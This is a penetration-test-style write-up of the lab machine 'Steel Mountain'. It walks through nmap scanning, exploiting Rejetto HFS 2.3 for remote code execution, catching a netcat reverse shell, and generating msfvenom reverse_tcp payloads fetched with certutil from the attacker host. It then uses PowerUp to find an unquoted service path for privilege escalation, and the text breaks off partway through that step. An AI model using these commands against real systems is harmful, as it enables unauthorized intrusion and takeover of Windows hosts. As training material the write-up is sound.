2023

PENETRATION TEST REPPORT

Steel Montain
Mai, 2023

STEEL MOUNTAIN

By Anh4ckin3

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Was commissioned by Evil Corp to conduct a penetration test on its "steel mountain" backup outsourcing site to determine its exposure to a targeted attack. All activities were conducted to simulate a malicious actor engaged in a targeted attack against Evil Corp.

- Identifying if a remote attacker could penetrate Steel Mountain defenses.
- Determining the impact of a security breach on :
  - Confidentiality of the company's private data.
  - Internal infrastructure and availability of Steel Mountain information system.

All these tests have been confirmed and authorized by Evil Corp. The tester will have OpenVPN access and will be given the ip address of the server to be tested .

EXECUTIVE SUMMARY

Summary of Result

With the ip adresse of the remote serveur the attacker perfome an port scanning and found différents open ports on the target system. The remote system run différent services on differents ports, but the most interresting is a vulnerable web server.

This vulnerable web server is vulnerable to remote code execution which was used to obtain gain acces on the remote server.


Once the remote server is accessed, the privilege escalation will be based on a misconfiguration of the file access rights of a service running on the server to obtain administrator access .

ATTACK NARRATIVE

Scanning network system on the remote host

We have the ip address of the remote server thanks to that we will launch a port scan to discover the ports open to the services that are running, to do this we will use the well known nmap.

In my case the target ip is 10.10.132.182 so i run an nmap scan on this adress.



```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -T4 -Pn 10.10.132.182
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 20:22 CEST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 20:22 (0:00:13 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 20:23 (0:00:00 remaining)
Nmap scan report for 10.10.132.182
Host is up (0.032s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2023-05-17T18:23:30+00:00
|_ssl-date: 2023-05-17T18:23:35+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2023-05-16T18:18:54
|_Not valid after:  2023-11-15T18:18:54
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

ATTACK NARRATIVE


Found potential vulnerabilitys

The nmap scan result gives quite a lot of information, but the most relevant are the http ports on 80 and 8080. There is also the open port 445 which might be interesting to enumerate and the rdp service on 3389 which could potentially be vulnerable to a brute force password attack.

First let's focus on port 80 and 8080 which run services with Microsoft IIS httpd 8.5 and port 8080 which runs HttpFileServer 2.3 .

The IIS server gives us the name of a person promoted as an employee of mine (Bille), the server is not vulnerable to a known CVE and the enumeration of this one gives nothing either.

The port 8080 makes it turn a server named HttpFileServer httpd 2.3. After a vulnerability scan on known exploit databases it is possible that this service is a known security vulnerability.




```
┌──(root㉿kali)-[~]
└─# searchsploit HFS
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service                 | osx/dos/29454.txt
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)                           | osx/dos/12375.c
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure                       | osx/local/35488.c
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation                | osx/local/8266.sh
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution                        | windows/remote/37985.py
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)                       | windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                       | multiple/remote/48569.py
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service                       | linux/dos/28895.txt
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)             | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities                 | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                    | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)               | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)               | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution          | windows/webapps/34852.txt
---------------------------------------------------------------------------------- ---------------------------
```

ATTACK NARRATIVE


First acces on remote serveur

After downloading the exploit with the command searchsploit -m 39161.py you have to configure it. It is enough just to change the ip and put that of our machine kali.




```
    ip_addr = "10.18.20.64" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A
```

you need to get the nc.exe executable (it is available directly on the kali machine) run a python server and listen with netcat. Launch the exploit respecting the syntax.
python Exploit.py <Target IP address> <Target Port Number>



```
┌──(root㉿kali)-[~]
└─# python2.7 39161.py 10.10.132.182 8080
```




```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.132.182 - - [17/May/2023 21:33:11] "GET /nc.exe HTTP/1.1" 200 -
10.10.132.182 - - [17/May/2023 21:33:11] "GET /nc.exe HTTP/1.1" 200 -
10.10.132.182 - - [17/May/2023 21:33:11] "GET /nc.exe HTTP/1.1" 200 -
10.10.132.182 - - [17/May/2023 21:33:11] "GET /nc.exe HTTP/1.1" 200 -
10.10.132.182 - - [17/May/2023 21:33:17] "GET /nc.exe HTTP/1.1" 304 -
10.10.132.182 - - [17/May/2023 21:33:17] "GET /nc.exe HTTP/1.1" 304 -
10.10.132.182 - - [17/May/2023 21:33:17] "GET /nc.exe HTTP/1.1" 304 -
10.10.132.182 - - [17/May/2023 21:33:17] "GET /nc.exe HTTP/1.1" 304 -
```

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.18.20.64] from (UNKNOWN) [10.10.132.182] 49364
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```


ATTACK NARRATIVE

Currently we have a shell without much interaction, so we will migrate to a meterpreter session with more options. To do this we need to set up a payload that we will send and run on the target that will return a connection.

To generate our paylod we will use msfvenom and open a python http server then we will create a /Temp directory on the remote server and upload the payload from our http server .




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.20.64 LPORT=4444 -e x86/shikata_ga_nai -f exe -o paylod
.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: paylod.exe
```



```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

download the file to the machine with the command
certutil -urlcache -f http://ip_kali/payloads.exe nameofyourpayloads.exe
now we need to configure a listener ready to receive this payload, we will use the metasploit framwork for that


After starting metasploit we will configure the multi/handler module to receive the connection.




```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.18.20.64
lhost => 10.18.20.64
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.20.64:4444
```

ATTACK NARRATIVE

Now we need to run the payload on the machine and we have our meterpreter session.



```
C:\Temp>certutil -urlcache -f http://10.18.20.64/paylod.
exe payload.exe
certutil -urlcache -f http://10.18.20.64/paylod.exe payl
oad.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Temp>payload.exe
payload.exe

C:\Temp>
```




```
[*] Started reverse TCP handler on 10.18.20.64:4444
[*] Sending stage (175686 bytes) to 10.10.132.182
[*] Meterpreter session 2 opened (10.18.20.64:4444 → 10.10.132.182:49434) at 2023-05-17 22:14:50 +0200

meterpreter >
```

ATTACK NARRATIVE

privilges escalation enumeration

Now that we have a stable meterpreter session on the server we can start enumerating it so

We have access to a Windows 2012 R2 machine (6.3 Build 9600), with user bill who has very few privileges.




```
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: STEELMOUNTAIN\bill
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
```

To enumerate the potential vulnerabilities of the system we will use a powershell enumeration tool that we will upload to the target and run. This will give us an idea of the paths to take to elevate our privileges.

ATTACK NARRATIVE

The enumeration script can be downloaded at https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1. After uploading and running the script we have this result which is clearly.




```
meterpreter > upload PowerUp.ps1
[*] Uploading  : /root/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /root/PowerUp.ps1 → PowerUp.ps1
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

The CanRestart option being true, allows us to restart the AdvancedCarSystem9 service, the application directory is also writable. This means that we can replace the legitimate application with our malicious, restart the service, which will run our infected program.

escalation to local administrator

First we need to generate a reverse shell payload which will be the fake executable.




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.20.64 LPORT=4443 -e x86/shikata_ga_nai -f exe -o paylod
2.exe
